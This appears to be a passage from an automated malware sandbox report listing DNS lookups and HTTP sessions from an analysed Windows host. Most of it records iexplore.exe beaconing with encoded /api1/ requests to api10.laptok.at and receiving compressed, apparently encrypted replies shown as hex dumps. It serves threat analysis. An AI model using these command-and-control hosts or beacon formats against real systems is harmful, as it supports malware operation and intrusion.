Feb 16, 2021 01:04:42.207483053 CET	192.168.2.5	8.8.8.8	0x514c	Standard query (0)	hblg.media.net	A (IP address)	IN (0x0001)
Feb 16, 2021 01:04:43.381813049 CET	192.168.2.5	8.8.8.8	0x68a	Standard query (0)	cvision.media.net	A (IP address)	IN (0x0001)
Feb 16, 2021 01:04:45.017370939 CET	192.168.2.5	8.8.8.8	0x444f	Standard query (0)	srtb.msn.com	A (IP address)	IN (0x0001)
Feb 16, 2021 01:04:46.766200066 CET	192.168.2.5	8.8.8.8	0xdb9c	Standard query (0)	img.img-taboola.com	A (IP address)	IN (0x0001)
Feb 16, 2021 01:05:22.918230057 CET	192.168.2.5	8.8.8.8	0x4e6f	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Feb 16, 2021 01:05:27.663894892 CET	192.168.2.5	8.8.8.8	0x4e39	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Feb 16, 2021 01:05:31.594980955 CET	192.168.2.5	8.8.8.8	0xdfed	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Feb 16, 2021 01:06:10.638219118 CET	192.168.2.5	8.8.8.8	0x5aea	Standard query (0)	c56.lepini.at	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 16, 2021 01:04:36.285904884 CET	8.8.8.8	192.168.2.5	0xc71f	No error (0)	www.msn.com	www-msn-com.a-0003.a-msedge.net		CNAME (Canonical name)	IN (0x0001)
Feb 16, 2021 01:04:38.991244078 CET	8.8.8.8	192.168.2.5	0x6de2	No error (0)	web.vortex.data.msn.com	web.vortex.data.microsoft.com		CNAME (Canonical name)	IN (0x0001)
Feb 16, 2021 01:04:39.458781004 CET	8.8.8.8	192.168.2.5	0x8ef1	No error (0)	geolocation.onetrust.com		104.20.185.68	A (IP address)	IN (0x0001)
Feb 16, 2021 01:04:39.458781004 CET	8.8.8.8	192.168.2.5	0x8ef1	No error (0)	geolocation.onetrust.com		104.20.184.68	A (IP address)	IN (0x0001)
Feb 16, 2021 01:04:39.601070881 CET	8.8.8.8	192.168.2.5	0x74b9	No error (0)	contextual .media.net		184.30.24.22	A (IP address)	IN (0x0001)
Feb 16, 2021 01:04:41.002800941 CET	8.8.8.8	192.168.2.5	0x6cc7	No error (0)	lg3.media.net		184.30.24.22	A (IP address)	IN (0x0001)
Feb 16, 2021 01:04:42.278592110 CET	8.8.8.8	192.168.2.5	0x514c	No error (0)	hblg.media.net		184.30.24.22	A (IP address)	IN (0x0001)
Feb 16, 2021 01:04:43.440767050 CET	8.8.8.8	192.168.2.5	0x68a	No error (0)	cvision.media.net	cvision.media.net.edgekey.net		CNAME (Canonical name)	IN (0x0001)
Feb 16, 2021 01:04:45.066117048 CET	8.8.8.8	192.168.2.5	0x444f	No error (0)	srtb.msn.com	www.msn.com		CNAME (Canonical name)	IN (0x0001)
Feb 16, 2021 01:04:45.066117048 CET	8.8.8.8	192.168.2.5	0x444f	No error (0)	www.msn.com	www-msn-com.a-0003.a-msedge.net		CNAME (Canonical name)	IN (0x0001)
Feb 16, 2021 01:04:46.824592113 CET	8.8.8.8	192.168.2.5	0xdb9c	No error (0)	img.img-taboola.com	tls13.taboola.map.fastly.net		CNAME (Canonical name)	IN (0x0001)
Feb 16, 2021 01:04:46.824592113 CET	8.8.8.8	192.168.2.5	0xdb9c	No error (0)	tls13.taboola.map.fastly.net		151.101.1.44	A (IP address)	IN (0x0001)
Feb 16, 2021 01:04:46.824592113 CET	8.8.8.8	192.168.2.5	0xdb9c	No error (0)	tls13.taboola.map.fastly.net		151.101.65.44	A (IP address)	IN (0x0001)
Feb 16, 2021 01:04:46.824592113 CET	8.8.8.8	192.168.2.5	0xdb9c	No error (0)	tls13.taboola.map.fastly.net		151.101.129.44	A (IP address)	IN (0x0001)
Feb 16, 2021 01:04:46.824592113 CET	8.8.8.8	192.168.2.5	0xdb9c	No error (0)	tls13.taboola.map.fastly.net		151.101.193.44	A (IP address)	IN (0x0001)
Feb 16, 2021 01:05:22.966792107 CET	8.8.8.8	192.168.2.5	0x4e6f	No error (0)	api10.laptok.at		34.65.144.159	A (IP address)	IN (0x0001)
Feb 16, 2021 01:05:27.723504066 CET	8.8.8.8	192.168.2.5	0x4e39	No error (0)	api10.laptok.at		34.65.144.159	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 16, 2021 01:05:31.646488905 CET	8.8.8.8	192.168.2.5	0xdfed	No error (0)	api10.laptok.at		34.65.144.159	A (IP address)	IN (0x0001)
Feb 16, 2021 01:06:10.699206114 CET	8.8.8.8	192.168.2.5	0x5aea	No error (0)	c56.lepini.at		34.65.144.159	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- api10.laptok.at
- c56.lepini.at

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49759	34.65.144.159	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 16, 2021 01:05:23.030900955 CET	3221	OUT	GET /api1/mOmUNrUT1Tkf_/2Fpjx5UP/NjKT2TUVc9KVEb1kN7jSv_2/Bku6FvO8M8/iUmLw2_2FTDrkr5tf/cCMI7qZIJsl5/daUh7ottHLc/7HVIrVoY1SieQv/lhrGpaJPPzKF03EAwxNqA/D874ye_2FRUsy2K6/xciFCEzbH51FFw_/2Bb8QoHf6NpN75pZ5G/Mu_2BbqUp/c75ragbUEKlE0l1LX_2F/4u83BFS0FCNHpZrX6b9/sd4d4jezfNsCefQ_2B6iCK/p1XgqNgeBsVt9/izg8Zsvz/1FaNRSjvruwthZY1A7QfFWz/_2BhfXLKTN/ZLkri3_2BI/e8SUozS HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Feb 16, 2021 01:05:23.455919981 CET	3223	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 16 Feb 2021 00:05:23 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9b 47 72 83 50 10 44 0f c4 82 9c 96 e4 9c 33 3b 32 08 10 88 0c a7 37 5e b9 5c b6 15 fe 9f e9 7e af ca 32 5a 92 58 bd c3 b3 ad 5f 41 52 c6 09 17 b1 36 d6 87 7b 19 67 96 45 82 56 ad 6a 44 6e 28 33 5e a6 77 10 c3 2d ea 6b 90 60 5f 0a 1d 88 64 ca 72 64 3f ad 1a e1 7b 51 60 10 c8 64 6b 84 05 ed c1 8c 20 51 6a 52 11 7e b2 9e 3d 18 a6 b3 a6 56 61 a7 e5 a8 e5 63 87 16 01 32 fc 47 4b 15 a2 0a f9 51 ce 05 27 cc 42 9b c3 d4 f5 b3 4b 35 64 92 02 40 7f 65 e3 d6 9c 1b a8 a6 51 3f 7e d4 d5 90 1f 4b d7 f7 6d a0 cf ae 19 22 f7 51 c4 75 fc 9d da 7c 03 ea 45 73 63 4c cc 0b ff 0d 81 24 b7 39 9b 7b 78 69 ae 14 2b ec 74 f6 5b aa 78 e6 8f de 13 6d 35 9d 4d 8f c1 d1 df a5 f9 f2 c1 85 a9 19 8c 64 a9 7c d2 c4 e2 7c 44 2e bd be db 84 54 b5 c4 87 93 94 35 3a ec e4 58 b5 52 5b 7a b3 2c 4d 19 bf cc ea 4d b4 f1 71 9a a2 5a 07 f0 ef c1 bd 2d 5c c3 86 50 40 8e 80 48 19 87 8f 1c 8f 74 7c 26 2a c2 29 1f 40 18 14 a7 0b 44 d0 39 7d 74 41 b1 f4 50 05 a3 ba fa 71 9b c4 0b 02 96 37 94 21 2e c2 2f 6a 98 ef 93 57 3f 95 c9 8f 3d cf 92 9b 07 20 20 2d 06 d0 69 ab b8 df 8d 28 ff b1 e1 b3 7e c9 44 4d 07 18 3e 80 d8 3e 77 7f 0d 64 3c aa d4 c3 ef 01 91 29 b3 33 32 b7 c5 18 ea ad 04 71 81 8a 9b 87 e7 40 69 0a 60 d7 ce 66 f5 b0 d8 2f 16 38 df 63 9f 4b e3 a6 b2 e0 7d 04 f3 f0 87 f4 fe 16 07 57 29 fd 42 60 08 74 0e 5e 7b b1 a1 56 8f 1c 38 63 9c 16 48 06 08 25 07 46 8c ee 8d 1e f5 11 4d 06 c0 6f 85 ef a7 96 5f 12 bb 82 22 31 88 a4 51 fa 44 b0 cd c1 d7 47 df d5 0f 40 cd 9e f4 34 1c fd 93 9e e9 c6 c7 f8 07 ab 0b 89 c2 fa 64 84 e0 5a 10 e1 31 02 e9 91 98 98 5b 92 12 d2 fc 1a 41 03 79 03 bb de bf 73 2f 22 1a 1a f1 48 f5 5e a8 67 d8 74 1f 84 ba bd 23 7b a2 e8 da 3e ad a8 8e 61 04 20 e3 6c 7e 0c 47 c4 f3 0a ff 78 fd b8 20 3a a1 48 e6 0e 90 14 a4 61 81 5a 75 de c6 d7 36 c7 00 57 92 08 f1 49 03 b5 72 a2 f8 44 c4 e3 3a 7a e6 ee a2 e3 33 50 ba a6 81 27 63 dd 13 f8 53 66 27 8f 61 1e 16 0c a5 8c 70 18 8f 60 26 a1 a2 d3 14 36 93 70 3b 64 da 52 44 8f a4 18 ca be 81 39 04 57 65 d1 b6 4d d8 f7 cc 68 61 a2 52 5c 2f 20 ea e7 d7 cf 3e f4 ab aa 43 69 c7 66 cb be cf 2f 70 2e 31 23 88 ad 10 7a e6 5a dd ef 69 e5 dd 88 4e f9 1c 4a 45 8b 7a 3f d4 9d 85 4e 3f f2 94 b1 a8 80 5d 36 a5 f8 dd dd ae 36 23 ef ff 00 1d 14 d2 b9 5c 7c a5 9b 02 66 1f 7f 74 3a 40 ed 77 ab 38 25 10 01 14 5f e2 8f bf d6 df 7e 20 b3 4b ad ee 62 66 c3 09 05 6e d1 95 75 6b 86 d5 b3 00 ca d1 4f b6 81 87 c1 ba c4 28 07 4c a1 62 2c 71 18 6e 49 d8 6d ce 0f ea d3 97 a2 7b bf ba 89 61 0f f7 e0 42 b7 5d 19 71 7b 20 82 4b 68 20 ce c7 fe 1a 3b a5 78 37 d7 da d6 71 35 d7 c7 31 b5 46 34 38 97 1f fb 09 8a d9 c6 86 66 04 ac 14 f9 f7 19 66 04 77 e8 af 23 49 48 2c 94 82 a7 93 f7 52 2d 12 22 ac fa 3d c1 66 0f 08 c1 ae 15 34 12 b5 a7 7b 9b 1d 03 b5 b7 e3 40 a3 91 1d 94 f6 a3 e5 e9 11 c4 91 75 bc 9f 2d 6b 8f fd 0c 2a b7 19 63 b8 f0 17 b3 9c 8e 60 b2 2e f8 3b 03 bd e5 07 c9 71 9b 50 46 81 d9 35 59 4e c7 44 07 25 7b e4 f9 c2 82 f0 fb 00 65 fa bb dc c5 05 05 74 bf 43 39 f1 a5 1e 8b 05 42 06 c9 7c 60 50 e4 2b a3 a4 2e 37 62 d3 dc 4d 7a 1e 8f 22 01 7d 19 87 3d 46 3c 4e 66 85 47 fe 95 7e 01 8a 2b 7c ca 9c 95 7f 8d c4 e4 fb 35 f7 30 f0 Data Ascii: 2000GrPD3;27^\~2ZX_AR6{gEVjDn(3^w-k`_drd?{Q`dk QjR~=Vac2GKQ'BK5d@eQ?~Km"Qu|EscL$9{xi+t[x m5Md||D.T5:XR[z,MMqZ-\P@Ht|&*)@D9}tAPq7!./jW?= -i(~DM>>wd<)32q@i`f/8cK}W)B`t^{V8cH%FMo_"1QDG@4dZ1[Ays/"H^gt#{>a l~Gx :HaZu6WIrD:z3P'cSf'ap`&6p;dRD9WeMhaR\/ >Cif/p.1#zZiNJEz?N?]66#|ft:@w8%_~ KbfnukO( Lb,qnlm{aB]q{ Kh ;x7q51F48ffw#IH,R-"=f4{@u-k*c`.;qPF5YND%{etC9B|`P+.7bMz"}=F<NfG~+|50

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49760	34.65.144.159	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 16, 2021 01:05:24.368279934 CET	3435	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: api10.laptok.at Connection: Keep-Alive
Feb 16, 2021 01:05:24.490140915 CET	3436	IN	HTTP/1.1 404 Not Found Server: nginx Date: Tue, 16 Feb 2021 00:05:24 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49762	34.65.144.159	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 16, 2021 01:05:27.797343016 CET	3459	OUT	GET /api1/bGCVCGUTs1lNc2K/wNnB3OIgI6UyqdAGOB/jV4rDmQEa/5PkUFdTsMYKfy1EIClwo/KQRRNWPakwmt0l Lxrd_/2FnGpwvYpeqrU_2FkCLx1B/R0mLZmrbcN1d5/hbBQD152/5x461Zj3DyFi2OGwhSRW2md/1hWVGQOyCJ/9LQ xsfDNoccGHcKv0/L78mf3QLu0Sk/zV1_2BT5Let/Cc_2Fk7brjJ8bV/ApfXsClf8J9xIYL4HHAXx/QKuHjRTsf_2BovXo/yHAF9g 7T1kKJsDp/sou53PD1_2BzlwV1rz/X4cyCrwCA/3b0U_2Fa1EMmx0XXoDT3/0U2j_2FJCnPwGU3lAtd/LtXvsgZ HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Feb 16, 2021 01:05:28.265058041 CET	3461	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 16 Feb 2021 00:05:28 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9b c5 7a 83 50 10 46 1f 28 0b dc 96 b8 4b 70 d8 21 c1 dd e1 e9 4b bb ec 97 92 70 ef cc 3f e7 90 5b bc 31 37 2b 68 26 65 55 4b 91 92 ab 92 ab e1 70 70 58 e5 e7 58 97 69 84 d0 e0 93 41 f4 11 d9 40 08 ee b9 6c 9a 02 4f 18 29 46 c5 1e a1 02 11 c1 8c 8e 6e 3a 47 d0 cf 75 10 ad 31 a4 03 6d d4 01 5f b3 87 30 b7 92 73 d8 f0 49 a6 93 bb 09 40 18 89 cb 85 e6 82 86 12 9a 05 a8 f8 f5 cb 7a 3f 34 32 08 3b 7b f4 4a 28 04 c6 51 78 e0 f7 4b a4 29 9d be e6 8d 84 a1 a2 b1 3c ab eb 88 92 9c fe ad ca 58 cd 29 b2 90 6f a4 66 83 39 58 b9 10 b5 96 04 22 8f 23 60 36 31 b8 ee b9 85 d5 f5 65 ae 8e c7 5a 9f 8f ec 16 3a c6 85 9f df 19 86 86 53 f6 48 f2 c4 1d c4 cf 5a 30 71 54 14 07 3d 64 95 8a 36 6f 75 43 20 1f e0 c7 6e d2 37 ef bd 8f 20 cc 1e f7 45 c2 61 6a 57 22 68 0a b5 ce 46 15 39 aa 2b 7a 8a fd 94 78 84 f6 58 dd 2f 9f 53 e0 9f 76 68 d8 1f b5 cb 69 67 69 d7 7c 05 ba 87 2b 1a 37 fd 1c 37 cd ee 2b 55 cb b2 5d a6 8f 49 52 31 2f 7c 52 27 9b b0 81 52 32 a8 58 e5 56 a7 8c ec 84 b0 ef 06 46 ee e5 03 7a e9 c3 70 c8 5d 2c 54 b9 41 a8 7f 77 43 3a bd e7 37 bb 85 70 54 30 fe 61 8c 4b 07 ac d3 c0 6e 53 a9 7e 4f 62 c4 d3 77 22 66 6a e3 1c 63 6d 73 ce 2d b6 7b 46 55 72 2c d4 92 8d 0f 08 7b fa 4f 87 ed 04 a0 67 39 36 5c a7 67 05 58 b0 86 09 51 a7 d4 d7 9a ba 4a 00 71 24 39 1a 3b a1 85 c0 9f 92 de 62 da af 05 19 90 33 ca a9 61 08 6b f9 48 9d 44 50 a5 95 30 e7 8e 84 50 ce d3 3f 24 ed ec bd d7 c4 68 21 4d 7a e5 cf 23 35 fd 4b 39 b4 0a 9f 09 0c 61 f4 23 6e 42 31 77 db 0f 95 0b f7 9e 72 09 d4 4c 1a b7 71 10 81 1f 46 f2 f9 b8 67 b9 2f 32 92 b3 72 7a 9e 62 7b b9 1f 87 60 b6 96 7d 60 6f f5 3b 12 18 af e3 33 dd fe ec ee 42 a0 18 8c bf 36 bd ce b8 d2 67 c4 eb eb b9 af 08 6d d9 f1 0b a1 0a 12 e0 7a 40 7e 9d 6c 1b 68 07 f6 1c cc eb 1e 26 67 6b 9e 90 be c6 30 12 20 8c ff 48 01 c6 ed 69 ad e9 3e 6b 36 fe 37 7f 11 b2 a1 07 37 e5 0a b3 07 f6 cf ca 44 5c 6a fe e8 73 62 1a 4d 04 b8 e5 fe e9 c8 b7 a6 4e c2 c4 b5 bd 11 b1 3a 61 ad c5 f7 ae 52 aa 02 0c c0 47 dd 26 d7 7c d3 dc c8 39 11 de 3e 14 2b 8f 67 60 da 3e 93 39 3b fe e0 72 45 7d 19 c7 f6 ae 4b 54 d5 bc 7a ee ce 2d 16 d8 f0 95 6e 7b d9 43 c8 3d ee 8f 21 8b 16 f0 b1 dc e9 21 97 6c b6 91 c9 f2 22 8e e3 62 9a 78 4a d4 85 64 20 82 8f 3d 86 b2 c5 a1 63 5a b9 f1 24 3c 15 0e 0c 1d fa e0 9f f0 44 4c 46 2a 06 99 d9 20 94 73 a7 69 de d5 7d f6 95 64 78 18 70 f9 1d 17 62 90 12 29 7a 9e 3c 64 df ba 43 13 a3 45 75 4b 6c 31 0b 9d 15 b3 b6 da af eb 2f 9f 24 96 7a 29 c2 c3 59 2b 5a f8 94 eb a5 ae a2 79 ef f2 0f 3d b2 41 a1 9e a6 64 41 14 51 c6 3b db a6 f7 28 21 67 6d 0a 1e ae ef f7 f0 cb 21 2a eb 88 6d ea 96 b9 6b 1c 33 e3 ad e8 5e 10 85 50 33 e2 b7 37 bf 25 1f b2 2e 16 fa 4 b 05 6f b7 25 01 e7 bb 5d 47 a7 08 1b ea f4 2a 21 91 00 56 3f 19 17 7f e4 1b 32 16 64 ce 8c e5 a3 80 4e 42 95 ec 41 17 c 1 79 41 78 39 5f b8 00 e5 f1 85 25 c4 00 22 05 28 48 86 e4 3b 36 7d a9 ee fd c3 b2 2a 59 81 f0 58 0e 2b d4 b1 2c 39 b1 b 8 14 1b e1 0b e5 93 19 90 f2 86 ed 75 aa c7 96 ef 32 d5 a9 07 71 07 83 ed 7e 84 7b b5 0a 43 15 e0 41 3d 30 5c 93 92 78 35 ed 01 59 d1 6a e9 9d 3a 23 f2 df 07 aa a1 21 41 eb 00 72 e7 d9 83 61 45 1d a2 35 0f 35 d1 e6 bc Data Ascii: 2000zPF(Kp!Kp?[17+h&eUKppXXiA@lO)Fn:Gu1m_0sI@z?42;{J(QxK)<X)of9X"#`61eZ:SHZ0qT=d6ouC n7 EajW"hF9+zxX/Svhigi|+77+U]IR1/|R'R2XVFzp],TAwC:7pT0aKnS~Obw"fjcms-{FUr,{Og96\gXQJq$9;b3akHDP0P?$h!Mz #5K9a#nB1wrLqFg/2rzb{`}`o;3B6gmz@~lh&gk0 Hi>k677D\jsbMN:aRG&|9>+g`>9;rE}KTz-n{C=!!l"bxJd =cZ$<DLF* s i}dxpb)z<dCEuKI1/$z)Y+Zy=AdAQ;(!gm!*mk3^P37%.Ko%]G*!V?2dNBAyAx9_%"(H;6}*YX+,9u2q~{CA=0\x5Yj:#!AraE55

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.5	49761	34.65.144.159	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 16, 2021 01:05:28.982635975 CET	3729	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: api10.laptok.at Connection: Keep-Alive
Feb 16, 2021 01:05:29.110783100 CET	3729	IN	HTTP/1.1 404 Not Found Server: nginx Date: Tue, 16 Feb 2021 00:05:29 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.5	49766	34.65.144.159	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Feb 16, 2021 01:05:31.706420898 CET	3738	OUT	GET /api1/Ox2TG_2BNHSd/dGpyWpd7v99/zWuL24VyFCHbfP/RMw5PaV_2FkHP8EOsx_2B/QeZetVUX16Ewf2mC/SBZkUPvAhDEW0cg/Bvi6a1h8WxwumngpOl/pVeqsEO1u/F_2Bgph3G05TOwrcOQdP/pdQ6mtv5qQOyd5xTPSR/GNQoUS7yd_2BugnbKugLGo/sIvg7c3rbWlrV/jS2KL7Ow/TFCqCNRX_2BXcmpRqUKbNOU/wZGThNa5OD/T4CIs6JmdPw25wkmp/n5DpqgWckX6B/I9wndBIZWl3/VhxGkN2j0IRS2O/_2F8DuQj3M6qQfhTKxxpI/gFeX9K3CC7PaWcwb/Sw1f9EXRpo7/B HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Feb 16, 2021 01:05:32.155164957 CET	4314	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 16 Feb 2021 00:05:32 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 37 36 63 0d 0a 1f 8b 08 00 00 00 00 00 00 03 0d 94 35 b2 ad 00 00 43 17 44 81 5b f1 0b e0 e2 ee d2 e1 ee ce ea ff eb 33 93 49 ce 24 af 04 77 c5 49 30 a8 12 a5 a8 b6 a2 5f 8b 54 b2 76 d5 66 ff 0d 57 1e 19 f4 a9 6d 4f b3 8e 5d 45 3e 09 2d 0c e2 b5 e8 b3 78 a7 0e 77 9b 12 07 06 8a 34 67 0b 51 e1 e3 63 ff d2 ba 88 2a d0 67 de 7e 35 cb 0f 69 99 96 72 61 db 7b 64 dc e9 f2 d6 a6 75 f4 53 a0 da 04 4e 16 a0 fc 4e ed c7 26 8a 5a ea 13 9a 6e ed 08 0b 7c cc 3a 04 f3 0e 55 97 6e e6 ab 00 c3 c8 6a 3e 3d 02 cc c5 94 d7 1a 93 3d c4 4d 8c 9d e5 36 2c 6b 04 b0 a2 35 67 c4 32 d5 e1 dd e7 70 62 be a2 0e 18 bc 38 ba ab b1 7a 36 52 97 d5 24 07 50 19 12 89 13 47 0d 36 af 5b bb fa cd cb b8 0a f6 31 6f c5 40 c9 03 8d 2d 41 90 b6 41 4f ad da 6b 65 9e 25 e9 71 cd af da a4 99 20 88 95 3c 3c 66 1c 12 d8 9f 8e cd 93 47 d0 b6 47 a6 5b 04 6f 4d d2 8b 2f cf c7 e4 84 5d 76 cd cc af 49 1e d7 6c b8 90 2b 8d 5d a1 d9 c6 fa dd 05 61 75 4a 98 d3 fd 73 72 8d 75 74 4f fa 17 62 27 63 f7 72 0f 18 74 fd 12 89 50 ca 7f 95 5e cd b5 30 ed 73 02 4d ec 8d 0e fd 6a 8f 0f da 19 f4 c1 29 eb 63 52 47 f1 ce 75 99 1f a8 ab b7 5d e0 01 7b 63 e8 a3 2a 8a 29 e0 2c ab fb a8 d5 b7 a0 1b 15 fd a7 ad 41 18 48 22 e2 d4 38 f9 9c 35 fc 68 a4 a6 73 e4 17 a6 16 e5 90 0a 7c e9 12 c4 d4 42 af 20 53 e5 0d 82 c1 75 23 a0 da 29 78 00 6c 96 a6 b6 f0 b2 79 50 06 8b 8d 2e 02 32 5d 59 db de 2a 32 51 3b 0f f5 98 d5 90 e7 2c 7f 06 f2 ea 77 56 4b 3d 0a a4 93 d9 56 ad c5 34 a9 de 9d 38 55 c9 0a 16 a6 fe 75 f3 6e 90 f4 ec 0d 36 62 44 46 cb c3 58 ac 57 f0 99 73 4d da be 94 43 fe b3 08 9c 2e e9 a7 a1 d7 81 0c 6a ef e0 04 38 67 b6 ca 8b 92 ac e9 da 9e da 9b 01 31 84 4c e0 20 e9 ea c0 df 5e a6 72 73 1b a0 2f 9d 2e cc ce 52 45 79 86 4d b4 30 84 ce c2 4a ee a4 ba b5 15 ce f4 61 a3 d3 79 43 24 bf 0f 43 7c ff c0 cc 2b 95 da dc cb 22 a5 92 42 4d 22 3a 81 36 29 0b 65 c7 aa 04 c9 2a 2b b0 64 0f 11 06 cc ba 7e be df 28 6e 54 a5 32 6c 65 68 e7 f9 07 6e 08 80 ea 46 14 a1 19 01 c9 3c 88 40 2b b0 05 d6 aa 94 1b 6a a7 ab ce e4 84 d8 5c be ce df 6d 1c 47 d8 88 00 c1 81 61 93 7c dc 1d c0 25 b1 8a 12 5c 2b af c4 07 a2 d2 d9 6f 70 2d ff 42 85 e4 9f 43 10 83 a9 d9 91 44 72 12 00 65 f4 0f f9 5b c1 46 b7 42 8c 2c 85 17 d5 a5 c2 60 d0 68 fa 83 d4 c6 c5 a4 05 25 0a aa c0 bc 66 ae 9b d3 f8 8b 2e c1 d9 f3 88 fe cb 5e 25 25 e6 3b 24 51 9d e8 57 11 cc 97 43 ed 62 f3 e7 14 a5 ed 3a 78 b9 0b 64 e9 9a 69 a9 ac 80 4c fb d4 7a 6c 4d bf a6 fe a8 be 6d 94 af 0e 84 13 96 c0 1f 95 3f 35 51 33 8d bf 4e 40 d7 d6 a8 5a d1 a6 ab 93 ac af 5d ed 9c 3b 0a f3 1b f8 9e 05 c0 5a 81 8e 5f a3 ff 42 38 c4 15 8e f4 c5 f4 84 12 a3 0f ae 1c 79 5f 55 04 71 ab 16 86 04 b5 26 45 c1 1e f1 0c d3 6d 93 da 34 92 07 29 0f 7d f3 b1 f0 42 0c 74 23 e1 07 09 aa 17 e3 3a 76 23 0c 27 41 95 44 1b cc c0 6c b1 67 1c 49 a3 fd 27 48 25 64 b9 21 aa 4b a5 07 b1 fe ca 41 9c 84 f4 bd 6d 51 c8 04 17 f0 51 73 39 51 2e 39 77 0f 2b f9 78 55 85 fe 06 3a 57 c8 b2 aa 51 1a bf b1 b6 f5 9c 21 0b fe 10 47 5d 37 d1 ca a3 c0 65 27 b8 4c 75 4f d1 c8 ac f3 9c 92 f6 09 86 93 59 48 bc 93 36 32 ab 8a de 24 16 3a fa cb 81 c4 5f 96 b7 ed f2 18 89 8f d0 9a 35 54 d6 57 2c 56 60 5c 98 bf 0e 12 af d4 7d 88 2e 5b 63 f9 c6 20 c6 93 Data Ascii: 76c5CD[3l$wl0_TvfWmO]E>-xw4gQc*g~5ira{duSNN&Zn|:Unj>==M6,k5g2pb8z6R$PG6[1o@-AAOke%q <<fGG[oM/]vll+]auJsrutOb'crtP^0sMj)cRGu]{c*),AH"85hs|B Su#)xlyP.2]Y*2Q;,wVK=V48Uun6bDFXWsMC.j8g1L ^rs/.REyM0JayC$C|+"BM":6)e*+d~(nT2lehnF<@+j\mGa|%\+op-BCDre[FB,`h%f.^%%;$QWCb:xdiLzlMm?5Q3N@Z];Z_B8y_Uq&Em4)}Bt#:v#'ADlgl'H%d!KAmQQs9Q.9w+xU:WQ!G]7e'LuOYH62$:_5TW,V`\}.[c

